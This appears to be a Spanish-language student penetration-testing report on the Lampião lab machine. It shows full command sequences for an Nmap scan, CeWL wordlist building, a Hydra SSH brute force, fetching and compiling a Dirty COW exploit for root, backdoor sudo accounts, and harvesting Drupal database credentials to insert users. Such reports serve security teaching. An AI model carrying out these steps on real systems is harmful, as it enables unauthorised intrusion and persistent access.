

INFORME DE HACKING ÉTICO LAMPAIO

JOHAN CAMILO GARCÍA CARO

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

PROGRAMA

INGENIERÍA TELECOMUNICACIONES E INFORMÁTICA

IX-NIVEL

SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

TABLA DE CONTENIDO

TABLA DE IMÁGENES.....	3
INTRODUCCIÓN.....	4
PALABRAS CLAVE.....	4
OBJETIVO GENERAL.	4
OBJETIVOS ESPECÍFICOS	4
CREAR 2 USUARIOS PARA INGRESAR EN LA PÁGINA DE LAMPAIO	9
CONCLUSIÓN	22

TABLA DE IMÁGENES

IMAGENES 1 ESCANEO CON NMAP	5
IMAGENES 2 CREACION DEL DICCIONARIO	6
IMAGENES 3 CONTENIDO DEL DIRECTORIO	6
IMAGENES 4 DEZPLEGUE DEL ARCHIVO DICLAMPALAO	7
IMAGENES 5 EJECUCION DE HYDRA.....	7
IMAGENES 6 SESIÓN SSH	8
IMAGENES 7 SISTEMA DE ARCHIVOS	8
IMAGENES 8 ARCHIVOS /ETC/PASSWD	9
IMAGENES 9 DESCARGA DEL EXPLOIT	10
IMAGENES 10 TRANSFERENCIA DEL EXPLOIT	10
IMAGENES 11 ARCHIVO FOTOS.CPP.....	10
IMAGENES 12 EJECUCION DEL EXPLOIT	11
IMAGENES 13 PRIVILEGIOS ROOT	11
IMAGENES 14 CREACION DEL 1 USUARIO	12
IMAGENES 15 ELEVACIÓN DE PRIVILEGIOS	12
IMAGENES 16 CREACION DEL 2 USUARIO	13
IMAGENES 17 ELEVACIÓN DE PRIVILEGIOS 2 USUARIO	13
IMAGENES 18 INICIO DE SESIÓN EXITOSO CON EL 1 USUARIO.....	14
IMAGENES 19 INICIO DE SESIÓN EXITOSO CON EL 2 USUARIO.....	15
IMAGENES 20 DIRECTORIO ROOT.....	16
IMAGENES 21 CONEXIÓN BASE DE DATOS	16
IMAGENES 22 DIRECTORIO /VAR/WWW/HTML/	17
IMAGENES 23 MYSQL	17
IMAGENES 24 BASES DE DATOS	18
IMAGENES 25 TABLAS	19
IMAGENES 26 CONSULTA EN LA BASE DE DATOS.....	19
IMAGENES 27 SCRIPT PHP	20
IMAGENES 28 INSERCIÓN DE USUARIOS.....	20
IMAGENES 29 INSERCIÓN DEL 2 USUARIO	21
IMAGENES 30 ROLES.....	21
IMAGENES 31 SE INSERTAN ROLES	21
IMAGENES 32 SE INSERTAN ROLES	22
IMAGENES 33 SELECCION DE LA TABLA USERS_ROLES	22

INTRODUCCIÓN

El presente informe resume las actividades realizadas durante una auditoría de seguridad autorizada. El objetivo fue identificar servicios expuestos, generar información útil para pruebas de acceso, comprobar la posibilidad de autenticación mediante fuerza bruta sobre servicios remotos, y verificar la capacidad de escalada de privilegios y persistencia en el sistema objetivo.

PALABRAS CLAVE

Reconocimiento de red(Nmap), Generación de wordlists (CeWL), Fuerza bruta (Hydra), SSH, Transferencia segura de archivos, Compilación de exploits, Escalada de privilegios local.

OBJETIVO GENERAL.

Verificar la postura de seguridad del host. mediante reconocimiento, explotación controlada y evaluación de la persistencia, con el fin de identificar riesgos críticos y proponer medidas de mitigación.

OBJETIVOS ESPECÍFICOS

1. Identificar hosts activos y servicios expuestos.
2. Generar y validar un diccionario personalizado a partir del contenido web del objetivo para su uso en pruebas de autenticación.
3. Evaluar la robustez de las credenciales del servicio SSH mediante pruebas de fuerza bruta controladas.
4. Analizar y comprobar la explotación local de una vulnerabilidad conocida para confirmar la posibilidad de escalada de privilegios.

ejecución de un escaneo de red realizado con la herramienta Nmap, utilizando el comando Nmap

La instrucción ejecutada permite:

- Detectar equipos activos dentro del rango de red
- Identificar puertos abiertos y servicios en ejecución, junto con sus versiones.
- Obtener información del sistema operativo y dirección MAC de los dispositivos detectados.

```
(linux@vbox)-[~]
$ nmap -sV 192.10.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:35 -05
Nmap scan report for 192.10.10.1
Host is up (0.00056s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
53/tcp    filtered  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.10.10.2
Host is up (0.0017s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE      SERVICE      VERSION
135/tcp   open       msrpc        Microsoft Windows RPC
445/tcp   open       microsoft-ds?
617/tcp   closed     sco-dtmgr
1073/tcp  closed     bridgecontrol
2179/tcp  closed     vmrpd
3306/tcp  open       mysql        MySQL 8.0.43
3580/tcp  open       http         National Instruments LabVIEW service locator httpd
1.0.0
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.10.10.3
Host is up (0.00085s latency).
All 1000 scanned ports on 192.10.10.3 are in ignored states.
```

imagenes 1escaneo con Nmap

port state Service versión

22/tcp open ssh openssh 6.6.1p1 ubuntu 2ubuntu2.7 (ubuntu Linux; protocol 2.0)

80/tcp open http?

22/tcp open ssh openssh 6.6.1p1 ubuntu 2ubuntu2.7 (ubuntu Linux; protocol 2.0)

en este paso se hizo la ejecución de cewl contra el servicio web alojado en `http://192.10.10.13:1898/` con la intención de **generar un diccionario personalizado**. el comando captura y extrae palabras del contenido de la página y las guarda en el archivo `diclampaiiao.txt`

```
(root@vbox)-[/home/linux] Submitted by faga on Thu, 04/18/2016 - 18:25
# cewl http://192.10.10.13:1898/ --write diclampaiiao.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

imagenes 2 creacion del diccionario

en este paso se muestra el contenido del directorio del usuario y el conteo de líneas del archivo `diclampaiiao.txt`. Se observa que en la carpeta existen archivos y herramientas relacionadas con auditoría. El diccionario generado previamente. El comando `wc -l diclampaiiao.txt` devuelve **844**, indicando que el diccionario contiene 844 entradas un dato importante que confirma el tamaño del wordlist obtenido con CeWL y que se usará en posteriores pruebas de fuerza bruta o auditorías de contraseñas

```
(root@vbox)-[/home/linux]
# ls
clase          Escritorio    practica      Público
common.txt    Imágenes     practicalinux result-comp.txt
contrib       Música       proftpd-1.3.1.tar.gz.1 USER_FILE
Descargas     Nessus.deb   proftpd-1.3.1.zip  vl.3.6.tar.gz
diclampaiiao.txt PASS_FILE    proftpd-1.3.5.tar.gz Videos
Documentos    Plantillas   proftpd-1.3.6

(root@vbox)-[/home/linux]
# wc -l diclampaiiao.txt
844 diclampaiiao.txt

(root@vbox)-[/home/linux]
```

imagenes 3 contenido del directorio

muestra el contenido del archivo `diclampaiiao.txt` desplegado con `cat`.

```
(root@vbox)-[/home/linux]
# cat diclampaiao.txt
Lampião
que Username *
main
field
com
section Password *
account
wrapper
Home
new
para
por
content
foi
uma
Log in
```

imagenes 4 despliegue del archivo diclampaiao

diclampaiao.txt

en este paso se hace la ejecución de **Hydra** para realizar un ataque de fuerza bruta contra el servicio **SSH** en 192.10.10.13, usando el usuario tiago y el wordlist diclampaiao.txt (hydra -l tiago -P diclampaiao.txt ssh://192.10.10.13). El resultado indica que se encontró una contraseña válida: Virgulino para el usuario tiago.

```
(root@vbox)-[/home/linux]
# hydra -l tiago -P diclampaiao.txt ssh://192.10.10.13
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 10:18:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://192.10.10.13:22/
[22][ssh] host: 192.10.10.13 login: tiago password: Virgulino
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-11 10:19:22

(root@vbox)-[/home/linux]
#
```

imagenes 5 ejecucion de hydra

en este paso se muestra una **sesión SSH** desde la máquina atacante hacia 192.10.10.13 con el usuario tiago

```
(root@vbox)-[/home/linux]
# ssh tiago@192.10.10.13
The authenticity of host '192.10.10.13 (192.10.10.13)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names. Are you sure you want to connect to it?
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.10.10.13' (ED25519) to the list of known hosts.
tiago@192.10.10.13's password:
Permission denied, please try again.
tiago@192.10.10.13's password:
Permission denied, please try again.
tiago@192.10.10.13's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Sep 11 12:19:24 BRT 2025

System load:  0.0          Processes:      194
Usage of /:   7.5% of 19.07GB Users logged in: 0
Memory usage: 31%         IP address for eth0: 192.10.10.13
Swap usage:  0%
```

imagenes 6 sesión ssh

en este paso se muestra la sesión interactiva en el servidor obtenido por SSH donde el usuario tiago realiza reconocimiento local del sistema de archivos

```
tiago@lampiao:~$ cd tiago
-bash: cd: tiago: No such file or directory
tiago@lampiao:~$ ls
tiago@lampiao:~$ cd /home
tiago@lampiao:/home$ ls
tiago
tiago@lampiao:/home$ cd tiago
tiago@lampiao:~$ ls -la
total 36
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .
drwxr-xr-x 3 root  root  4096 Apr 19 2018 ..
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude
-rw----- 1 tiago tiago  25 Apr 20 2018 .bash_history
-rw-r--r-- 1 tiago tiago  220 Apr 19 2018 .bash_logout
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache
-rw-r--r-- 1 tiago tiago  675 Apr 19 2018 .profile
-rw----- 1 root  root   577 Apr 19 2018 .viminfo
tiago@lampiao:~$ cd ..
tiago@lampiao:/home$ cd ..
tiago@lampiao:/$ ls
bin  dev  home  lib      media  opt  root  sbin  sys  usr  vmlinuz
boot etc  initrd.img lost+found mnt    proc  run   srv   tmp  var
tiago@lampiao:/$ cd etc
tiago@lampiao:/etc$ ls
acpi          inputrc      python
adduser.conf insserv      python2.7
```

imagenes 7 sistema de archivos

en este paso se muestra el contenido del archivo `/etc/passwd`

```
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent
```

imagenes 8 archivos /etc/passwd

CREAR 2 USUARIOS PARA INGRESAR EN LA PÁGINA DE LAMPAIO

En este paso se hace la descarga de un exploit desde Exploit-DB utilizando el comando `wget`. En este caso se obtiene el archivo `fotos.cpp` desde la URL <https://www.exploit-db.com/download/40847>, que corresponde a un exploit publicado en la base de datos de vulnerabilidades públicas.

```

(linux@vbox)-[~]
$ wget https://www.exploit-db.com/download/40847 -O fotos.cpp
--2025-09-16 20:26:46-- https://www.exploit-db.com/download/40847
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/txt]
Grabando a: «fotos.cpp»

fotos.cpp [ ⇄ ]
2025-09-16 20:26:50 (17,0 MB/s) - «fotos.cpp» guardado [10531]

```

imagenes 9 descarga del exploit

en este paso se transfirió el exploit fotos.cpp desde la máquina atacante al host comprometido 192.10.10.13 utilizando scp (scp fotos.cpp tiago@192.10.10.13:/home/tiago/). durante la operación se aceptó la huella del servidor y se autenticó con las credenciales del usuario tiago (obtenidas previamente). el archivo quedó guardado en /home/tiago/ para su posterior compilación y análisis local, paso necesario para verificar la explotación del servicio identificado.

```

(linux@vbox)-[~]
$ scp fotos.cpp tiago@192.10.10.13:/home/tiago/
The authenticity of host '192.10.10.13 (192.10.10.13)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.10.10.13' (ED25519) to the list of known hosts.
tiago@192.10.10.13's password:
fotos.cpp

```

imagenes 10 transferencia del exploit

en este paso se verifica en el servidor la presencia del archivo fotos.cpp en el directorio home del usuario tiago. El listado (ls -la fotos.cpp) muestra que el fichero tiene tamaño **10531 bytes**, pertenece al usuario y grupo tiago y permisos -rw-rw-r--, lo que confirma que la transferencia por SCP fue exitosa.

```

tiago@lampiao:~$ ls
fotos.cpp
tiago@lampiao:~$ ls -la fotos.cpp
-rw-rw-r-- 1 tiago tiago 10531 Sep 16 22:50 fotos.cpp
tiago@lampiao:~$

```

imagenes 11 archivo fotos.cpp

en este paso se compila localmente el código fuente fotos.cpp en el servidor comprometido con el siguiente comando.

Este paso transforma el exploit en un ejecutable llamado documentos listos para su ejecución. Las opciones utilizadas activan avisos y normas de estilo optimización (-O2), especifican la versión de habilitan hilos (-pthread) y enlazan la biblioteca libutil (-lutil) si el exploit requiere utilidades del sistema. La compilación exitosa indica que el código está listo para probarse como parte de la fase controlada de explotación (siempre registrando resultados y manteniendo la autorización correspondiente).

```
tiago@lampiao:~$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.cpp -lutil
tiago@lampiao:~$
```

imagenes 12 ejecucion del exploit

la ejecución del exploit compilado en el sistema y su efecto el binario documento se hace ejecutable y se lanza con la opción para abrir un Shell (-s), momento en el que el exploit sobrescribe la contraseña mostrando "Password overridden to: dirtyCowFun" y se obtiene un prompt con privilegios de **root**.

```
tiago@lampiao:~$ chmod +x documentos
tiago@lampiao:~$ ./documentos -S
Invalid parameter.

./documentos [-s] [-n] | [-h]

-s open directly a shell, if the exploit is successful;
-n combined with -s, doesn't restore the passwd file.
-h print this synopsis;

If no param is specified, the program modifies the passwd file and exits.
A copy of the passwd file will be create in the current directory as .ssh_bak
(unprivileged user), if no parameter or -n is specified.

tiago@lampiao:~$ -s
-s: command not found
tiago@lampiao:~$ ./documentos -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#
```

imagenes 13 privilegios root

en este paso se muestra la creación interactiva de una nueva cuenta de usuario en el sistema con el comando adduser Linux. El proceso añade el grupo y el usuario (UID 1001), crea el

directorio home /home/Linux, copia los archivos plantilla desde /etc/skel y solicita la contraseña y los datos del usuario (nombre completo, teléfono, etc.). Finalmente confirma la información y completa el alta del usuario.

```
root@lampiao:~# adduser linux
Adding user `linux' ...
Adding new group `linux' (1001) ...
Adding new user `linux' (1001) with group `linux' ...
Creating home directory `/home/linux' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for linux
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
root@lampiao:~#
```

imagenes 14 creacion del 1 usuario

la en este paso se hace elevación de privilegios y configuración de persistencia para la cuenta recién creada Linux. Se observan los comandos `usermod -aG sudo linux` y `usermod -aG root Linux` (añadiendo el usuario a los grupos `sudo` y `root`) y la línea `echo "Linux ALL=(ALL:ALL) ALL" >> /etc/sudoers` (añadiendo una entrada en `/etc/sudoers` que concede permisos `sudo` completos).

```
root@lampiao:~# usermod -aG sudo linux
root@lampiao:~# usermod -aG root linux
root@lampiao:~# echo "linux ALL=(ALL:ALL) ALL" >> /etc/sudoers
root@lampiao:~#
```

imagenes 15 elevación de privilegios

En esta parte del procedimiento se evidencia la creación de un nuevo usuario llamado **men** mediante el comando `adduser`. Durante el proceso se asigna automáticamente un nuevo grupo con el mismo nombre, se genera el directorio personal `/home/men/` y se copian los archivos iniciales desde `/etc/skel`. Además, se establece una contraseña para el usuario y se solicita completar información adicional, aunque esta se dejó en blanco.

```

root@lampiao:~# adduser men
Adding user `men' ...
Adding new group `men' (1002) ...
Adding new user `men' (1002) with group `men' ...
Creating home directory `/home/men' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for men
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
root@lampiao:~# █

```

imagenes 16 creacion del 2 usuario

en este paso al usuario **men** se le otorgan privilegios administrativos. Para ello:

- Se agrega al grupo **sudo** mediante `usermod -aG sudo men`.
- También se añade al grupo **root** con `usermod -aG root men`.
- Finalmente, se le concede acceso total en el archivo `/etc/sudoers`, permitiendo ejecutar cualquier comando con permisos de superusuario sin restricciones.

Este procedimiento garantiza que el usuario recién creado tenga control absoluto sobre el sistema.

```

root@lampiao:~#
root@lampiao:~# usermod -aG sudo men
root@lampiao:~# usermod -aG root men
root@lampiao:~# echo "men ALL=(ALL:ALL) ALL" >> /etc/sudoers
root@lampiao:~# █

```

imagenes 17 elevación de privilegios 2 usuario

en este paso se confirma el acceso exitoso al sistema con el nuevo usuario **Linux**, creado y configurado previamente con privilegios administrativos.

Al iniciar sesión, se observa:

- El sistema operativo es **Ubuntu 14.04.5 LTS** con kernel **4.4.0-31-generic**.

- El usuario **Linux** logra autenticarse y aparece registrado como el único usuario conectado.
- Se muestra el estado del sistema, incluyendo carga (0.0), memoria utilizada (23%) y dirección IP asignada (**192.10.10.13**).

```
lampiao login: linux
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Tue Sep 16 23:09:20 BRT 2025

System load:  0.0               Processes:            166
Usage of /:   7.5% of 19.07GB   Users logged in:     1
Memory usage: 23%              IP address for eth0: 192.10.10.13
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

imagenes 18 inicio de sesión exitoso con el 1 usuario

en este paso se muestra una sesión de consola local en el host comprometido donde el usuario **men** (cuenta creada durante la fase de post-explotación) ha iniciado sesión correctamente en **Ubuntu 14.04.5 LTS**. Se aprecia el mensaje de bienvenida del sistema, la hora del último Login, y un resumen del estado del equipo (carga, uso de memoria y la IP **192.10.10.13**).

```
Ubuntu 14.04.5 LTS lampiao tty1
Hint: Num Lock on

lampiao login: men
Password:
Last login: Tue Sep 16 23:09:20 BRT 2025 on tty1
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Tue Sep 16 23:11:28 BRT 2025

System load:  0.0               Processes:            166
Usage of /:   7.5% of 19.07GB   Users logged in:     1
Memory usage: 23%              IP address for eth0: 192.10.10.13
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/
```

imagenes 19 inicio de sesión exitoso con el 2 usuario

Se inició en el directorio personal del usuario root, donde se identificó un archivo denominado flag.txt. Posteriormente, se navegó hacia el directorio raíz / para visualizar la estructura principal del sistema. Al intentar acceder directamente a un directorio www desde la raíz, se evidenció que no existía en esa ubicación. Luego, se ingresó al directorio /var, dentro del cual sí se encontró la carpeta www. Finalmente, al acceder a /var/www/, se localizó el subdirectorio html, que corresponde al espacio habitual de publicación de contenido web en servidores Linux.

```

root@lampiao:~# ls
flag.txt
root@lampiao:~# cd ..
root@lampiao:~# ls
bin  dev  home  lib  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  tmp  var
root@lampiao:~# cd www
-su: cd: www: No such file or directory
root@lampiao:~# cd var
root@lampiao:/var# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lampiao:/var# cd www
root@lampiao:/var/www# ls
html
root@lampiao:/var/www#

```

imagenes 20 directorio root

Se identificó el archivo de configuración de una aplicación web, donde se especifican los parámetros de conexión a la base de datos. Dentro del arreglo \$databases, se definió la conexión por defecto con los siguientes valores: nombre de la base de datos (drupal), usuario (drupaluser), contraseña (Virgulino), servidor (localhost) y motor de base de datos (mysql).

```

* $databases['default']['default'] = array(
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
* );
* @endcode
*/
$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupal',
          'username' => 'drupaluser',
          'password' => 'Virgulino',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        )
      )
    )
)

```

imagenes 21 conexión base de datos

en este paso se accedió al directorio /var/www/html/, donde se encontraron múltiples archivos y carpetas relacionados con la instalación de un CMS (Drupal), incluyendo archivos de configuración, instalación y módulos. Posteriormente, se ingresó al directorio sites, dentro del cual se exploró la carpeta default. Allí se identificaron archivos clave como settings.php y default.settings.php, que contienen la configuración necesaria para el

funcionamiento del sitio web. Estos ficheros suelen ser esenciales para definir parámetros de conexión a la base de datos y ajustes específicos del sitio.

```
root@lampiao:/var/www# cd html
root@lampiao:/var/www/html# ls
audio.m4a          INSTALL.pgsql.txt    misc              themes
authorize.php      install.php          modules          update.php
CHANGELOG.txt      INSTALL.sqlite.txt   profiles         UPGRADE.txt
COPYRIGHT.txt      INSTALL.txt          qrc.png         web.config
cron.php           lampiao.jpg          README.txt      xmlrpc.php
includes           LICENSE.txt          robots.txt
index.php          LuizGonzaga-LampiaoFalou.mp3  scripts
INSTALL.mysql.txt  MAINTAINERS.txt      sites
```

```
root@lampiao:/var/www/html# cd sites
root@lampiao:/var/www/html/sites# ls
all default example.sites.php README.txt
root@lampiao:/var/www/html/sites/default# ls
default.settings.php files settings.php
root@lampiao:/var/www/html/sites/default# ls
default.settings.php files settings.php
root@lampiao:/var/www/html/sites/default#
```

imagenes 22 directorio /var/www/html/

en este paso se estableció conexión a la base de datos MySQL utilizando las credenciales configuradas previamente (usuario: drupaluser, base de datos: drupal, host: localhost). El acceso se realizó con éxito mediante el cliente de línea de comandos de MySQL, mostrando la versión instalada del servidor y confirmando que la comunicación con la base de datos fue correcta. Este paso permite realizar consultas y operaciones sobre la base de datos del sistema Drupal.

```
tiago@lampiao:~$ mysql -u drupaluser -p -h localhost drupal
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.50-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

imagenes 23 mysql


Dentro de MySQL, se listaron las bases de datos disponibles en el servidor, encontrando dos: `information_schema` y `drupal`. Posteriormente, se seleccionó la base de datos `drupal` y se ejecutó la instrucción `show tables`; lo que permitió visualizar las tablas internas que gestionan la información. Entre ellas se identifican tablas relacionadas con acciones, bloques, roles, caché y otras estructuras propias del sistema Drupal, evidenciando la organización de los datos en el gestor.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupal |
+-----+
2 rows in set (0.00 sec)

mysql> use drupal;
Database changed
mysql> show tables;
+-----+
| Tables_in_drupal |
+-----+
| actions |
| authmap |
| batch |
| block |
| block_custom |
| block_node_type |
| block_role |
| blocked_ips |
| cache |
| cache_block |
| cache_bootstrap |
| cache_field |
| cache_filter |
| cache_form |
+-----+
```

imagenes 24 bases de datos

en este paso se utilizó un script en PHP (hash_drupal.php) para generar contraseñas cifradas en el formato propio de Drupal. Como ejemplo, se aplicó a las palabras “linux” y “men”, obteniendo los respectivos hashes seguros. Este procedimiento evidencia el método que emplea Drupal para almacenar contraseñas de usuarios en la base de datos, reforzando la importancia de los mecanismos de cifrado en la protección de credenciales.




```
(linux@vbox)-[~]
$ php hash_drupal.php "linux"
$$$D08jtevLaNEl2hjVZnMd.MWl4Qm9X8dLtNCR.UGXjc54y0di14zd

(linux@vbox)-[~]
$ php hash_drupal.php "men"
$$$DN9P1EHqn3wzSi9VlWvxkIQK.h3ooIJfNRhpHAhs71n0nny2WA4p

(linux@vbox)-[~]
$
```

imagenes 27 script php

en este paso se ejecutó una sentencia INSERT INTO sobre la tabla users de la base de datos drupal, con el fin de añadir un nuevo usuario llamado “Linux”. En el registro se incluyó un hash de contraseña previamente generado en formato Drupal, junto con datos como correo electrónico, zona horaria y otros parámetros predeterminados. La consulta se completó exitosamente, confirmando que el nuevo usuario fue insertado en el sistema.



```
mysql> INSERT INTO users
  -> (uid, name, pass, mail, theme, signature, signature_format, created, access, login, status, timezone, language, picture, init, data)
  -> VALUES
  -> (4, 'linux', '$$D08jtevLaNEl2hjVZnMd.MWl4Qm9X8dLtNCR.UGXjc54y0di14zd', 'linux@example.com', '', '', 'filtered_html', UNIX_TIMESTAMP(), 0, 0, 1, 'America/Bogota',
  -> '', 'linux@example.com', NULL);
Query OK, 1 row affected, 1 warning (0.01 sec)
```

imagenes 28 inserción de usuarios

en este paso se ejecutó una sentencia INSERT INTO sobre la tabla users de la base de datos drupal, con el fin de añadir un nuevo usuario llamado “men”. En el registro se incluyó un hash de contraseña previamente generado en formato Drupal, junto con datos como correo electrónico, zona horaria y otros parámetros predeterminados. La consulta se completó exitosamente, confirmando que el nuevo usuario fue insertado en el sistema.

```
mysql> INSERT INTO users
→ (uid, name, pass, mail, theme, signature, signature_format, created, access, login, status, timezone, language, picture, init, data)
→ VALUES
→ (5, 'men', '$$DN9P1EHqn3wzSi9VlwvxkIQK.h3ooIJfNRhpHahs7In0nny2WA4p', 'men@example.com', '', '', 'filtered_html', UNIX_TIMESTAMP(), 0, 0, 1, 'America/Bogota',
'', '', 'men@example.com', NULL);
Query OK, 1 row affected, 1 warning (0.00 sec)

mysql>
```

imagenes 29 inserción del 2 usuario

Se listaron los roles configurados en el sistema (administrator, anonymous user, authenticated user y writer), cada uno con su identificador (rid) y peso (Wright). Posteriormente, en la tabla users_roles se visualizaron las relaciones entre usuarios (uid) y roles (rid).

```
mysql> select * from role;
+-----+-----+-----+
| rid | name           | weight |
+-----+-----+-----+
| 3 | administrator | 2      |
| 1 | anonymous user | 0      |
| 2 | authenticated user | 1      |
| 4 | writer        | 3      |
+-----+-----+-----+
4 rows in set (0.00 sec)

mysql> select * from users_roles;
+-----+-----+
| uid | rid |
+-----+-----+
| 1 | 3 |
| 2 | 4 |
+-----+-----+
2 rows in set (0.01 sec)

mysql>
```

imagenes 30 roles

